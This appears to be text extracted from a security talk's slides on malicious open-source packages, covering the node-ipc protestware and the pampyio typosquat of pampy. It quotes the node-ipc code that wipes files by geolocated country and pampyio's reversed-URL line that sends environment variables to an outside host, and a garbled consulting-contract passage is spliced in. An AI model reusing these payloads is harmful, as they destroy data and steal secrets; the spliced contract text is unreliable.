
setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```



To Russia With Love

Before



take advantage of, or direct, any such opportunity for the benefit of the Consultant or anyone else without the prior written consent of the Company;


4.2 Relationship of the Parties. Consultant shall at all times act as an independent contractor, and shall not be, and/or claim to be, an employee of the Company. Consultant undertakes that it and/or anyone on its behalf shall not claim, demand, sue or bring any cause of action against the Company in connection with alleged employer-employee relations between Consultant and the Company, and if Consultant does so, Consultant shall indemnify the Company upon its first demand for any expenses that may be accrued to it in respect of, or in connection with, a claim as aforesaid, including legal fees.

4.3 Representations; Warranties. The Consultant represents and warrants that this Agreement and the performance of the Services and the Consultant's other obligations under this Agreement (i) will not constitute or cause any breach, default or violation of any other consulting, nondisclosure, confidentiality or other agreement to which the Consultant is a party; (ii) do not require the consent of any person or entity; (iii) shall not infringe, misappropriate or violate any present, copyright, trade secret, trademark or other intellectual property rights of any third party; (iv) shall not provide the Company or incorporate in any work product any proprietary mark or information of any third party (including any open source component) without Company's prior written approval. Further, the Consultant shall comply with all reasonable Company's instructions and all applicable laws, ordinances, rules, regulations, orders, licenses, permits and other governmental requirements (including, but not limited to, any such requirements imposed upon itself and the Company with respect to the Services) and (v) Consultant has the experience, talent, required expertise, knowledge and capability in order to provide the Services and Consultant shall use its best efforts to promote the goodwill and reputation of the Company and its services in the performance of the Services.

Section 5. Confidential Information, Proprietary Rights, Assignment of Intellectual

5.1 Confidential Information. During the performance of its duties and obligations under this Agreement, the Consultant may have access to, learn of, or participate in the development of Confidential Information of the Company or Confidential Information entrusted to the Company by other persons, corporations, or firms. The Consultant agrees that during the Term and at any time after termination or expiration of this Agreement, the Consultant (i) shall keep the Confidential Information confidential and used not directly or indirectly, as, storage, partial or otherwise disclose or allow or be disclosed any aspect of Confidential Information without the Company's prior written consent; (ii) shall not take from any action or conduct which might reasonably or formidably be expected to compromise the confidentiality or proprietary nature of the Confidential Information; (iii) shall follow recommendations made by the Company from time-to-time regarding Confidential Information; and (iv) shall use the Confidential Information solely for the performance of the Services under this Agreement; (v) shall not reveal any other third party's confidential or proprietary information to the Company or bring such information or intellectual property to the Company's premises without Company's prior written approval. For avoidance of doubt, Confidential Information developed by the Consultant in the course of his engagement by the Company, solely or jointly, shall be subject to the terms and conditions of this Understanding as if the Company furnished the same Confidential Information or him in the first instance. "Confidential Information" includes, but is not limited to, matters not generally known outside of the Company, such as know-how, trade secrets, commercialization, research and development relating to existing and future products and services marketed or used by the Company (whether or not such products or services are actually realized or pursued by the Company), and also any information which gives the Company competitive advantages, including, without limitation, data relating to the general

After







[Tweets](#)[Tweets & replies](#)[Media](#)[Likes](#)

Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE
UR COMPUTER

[Likes](#)[Show more](#)

<https://github.com/RIAEvangelist/node-ipc/issues/1>



RIAEvangelist commented on Mar 10

It is documented what it does and only writes a file if it does not exist. You are free to dependency to a version that does not include this until something happens with the turns into WWIII and more of us wish that we had done something about it, or ends a gets removed.

This is why it is done as a new major rev. This also should serve as a safe example of teams should use explicit dependency versions. So it is always our choice to upgrade or

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted :

This module will add a message of peace on your users desktops, and it will only do does not already exist just to be polite.

I respect your opinion though.



RIAEvangelist closed this on Mar 10



RIAEvangelist commented on Mar 10

@MidSpike also, I've never heard the term protestware before. I think you just going term, and with that together we may have possibly had an entirely new idea.

**A good reputation is hard-won
and easily lost**

Popular Packages Gone Bad

- ua-parser-js
- coa
- rc
- node-ipc
- colors, faker
- styled-components
- ...

Lesson #2

Don't Believe What You See



The screenshot shows the PyPI project page for pampyio 0.3.0. The title is "pampyio 0.3.0". Below it is a "pip install pampyio" button. To the right is a green "Latest version" button with a checkmark. The release date is "Released: Oct 22, 2021". The main text below the title is "The Pattern Matching for Python you always dreamed of". The left sidebar has sections for "Navigation" (Project description, Release history, Download files), "Project links" (Homepage), and "Statistics" (GitHub stats: Stars: 3,422, Forks: 125, Open issues/PRs: 23). The right sidebar has sections for "Project description" (Project description, Release history, Download files), "Project links" (Homepage), and "Statistics" (GitHub stats: Stars: 3,422, Forks: 125, Open issues/PRs: 23). The central content area contains the project description "Pampy: Pattern Matching for Python" and a code snippet:

```
from pampy import match, _
input   = [1, 2, 3]
pattern = [1, 2, _]
action  = lambda x: "it's {}".format(x)
```



The screenshot shows the PyPI project page for pampy 0.3.0. The title is "pampy 0.3.0". Below it is a "pip install pampy" button. To the right is a green "Latest version" button with a checkmark. The release date is "Released: Nov 7, 2019". The main text below the title is "The Pattern Matching for Python you always dreamed of". The left sidebar has sections for "Navigation" (Project description, Release history, Download files), "Project links" (Homepage), and "Statistics" (GitHub stats: Stars: 3,422, Forks: 125, Open issues/PRs: 23). The right sidebar has sections for "Project description" (Project description, Release history, Download files), "Project links" (Homepage), and "Statistics" (GitHub stats: Stars: 3,422, Forks: 125, Open issues/PRs: 23). The central content area contains the project description "Pampy: Pattern Matching for Python" and a code snippet:

```
from pampy import match, _
input   = [1, 2, 3]
pattern = [1, 2, _]
action  = lambda x: "it's {}".format(x)
```

pampyio and pampy have the same code




pampyio

=



pampy


But **pampyio** has a strange dependency



```
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```

```
url = "https://whiteevil1990.herokuapp.com/?data="
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```

Malicious code in a sub-dependency



⚠

<https://pypi.org/project/pampyio>

 Search projects 

Help Sponsors Log In Register

pampyio 0.3.0

 Latest version ✓ Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

Navigation

-  Project description
-  Release history
-  Download files

Project links

-  Homepage

Statistics

GitHub statistics:

-  Stars: 3,422
-  Forks: 125
-  Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#).

Meta

License: MIT License

Requires: Python >3.6

Project description



Pampy: Pattern Matching for Python

 [MIT](#)  [passing](#)  [96%](#)  [package](#) [0.3.0](#)

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called [Pampy.js](#).

```
from pampy import match, _
input   = [1, 2, 3]
pattern = [1, 2, _]
action  = lambda x: "it's {}".format(x)
```

<https://pypi.org/project/pampy>

 Search projects 

Help Sponsors Log In Register

pampy 0.3.0

 Latest version ✓ Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

Navigation

-  Project description
-  Release history
-  Download files

Project links

-  Homepage

Statistics

GitHub statistics:

-  Stars: 3,422
-  Forks: 125
-  Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#).

Meta

License: MIT License

Author: [Claudio Santini](#)

Project description



Pampy: Pattern Matching for Python

 [MIT](#)  [passing](#)  [96%](#)  [package](#) [0.3.0](#)

Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called [Pampy.js](#).

```
from pampy import match, _
input   = [1, 2, 3]
pattern = [1, 2, _]
action  = lambda x: "it's {}".format(x)
```

A red warning icon is positioned at the top center of the image.

<https://pypi.org/project/pampyio>

pampyio 0.3.0

`pip install pampyio`

Released: Oct 22, 2021

The Pattern Matching for Python you always dreamed of

Navigation

- Project description
- Release history
- Download files

Project links

- Homepage

Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Pampy: Pattern Matching for Python

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta

License: MIT License

Requires: Python >3.6

```
from pampy import match, _
input    = [1, 2, 3]
pattern = [1, 2, _]
action   = lambda x: "it's {}".format(x)
```

<https://pypi.org/project/pampy>

pampy 0.3.0

`pip install pampy`

Released: Nov 7, 2019

The Pattern Matching for Python you always dreamed of

Navigation

- Project description
- Release history
- Download files

Project links

- Homepage

Statistics

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23

View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Pampy: Pattern Matching for Python

GitHub statistics:

- Stars: 3,422
- Forks: 125
- Open issues/PRs: 23


View statistics for this project via [Libraries.io](#), or by using [our public dataset on Google BigQuery](#)

Meta

License: MIT License

Author: Claudio Santini

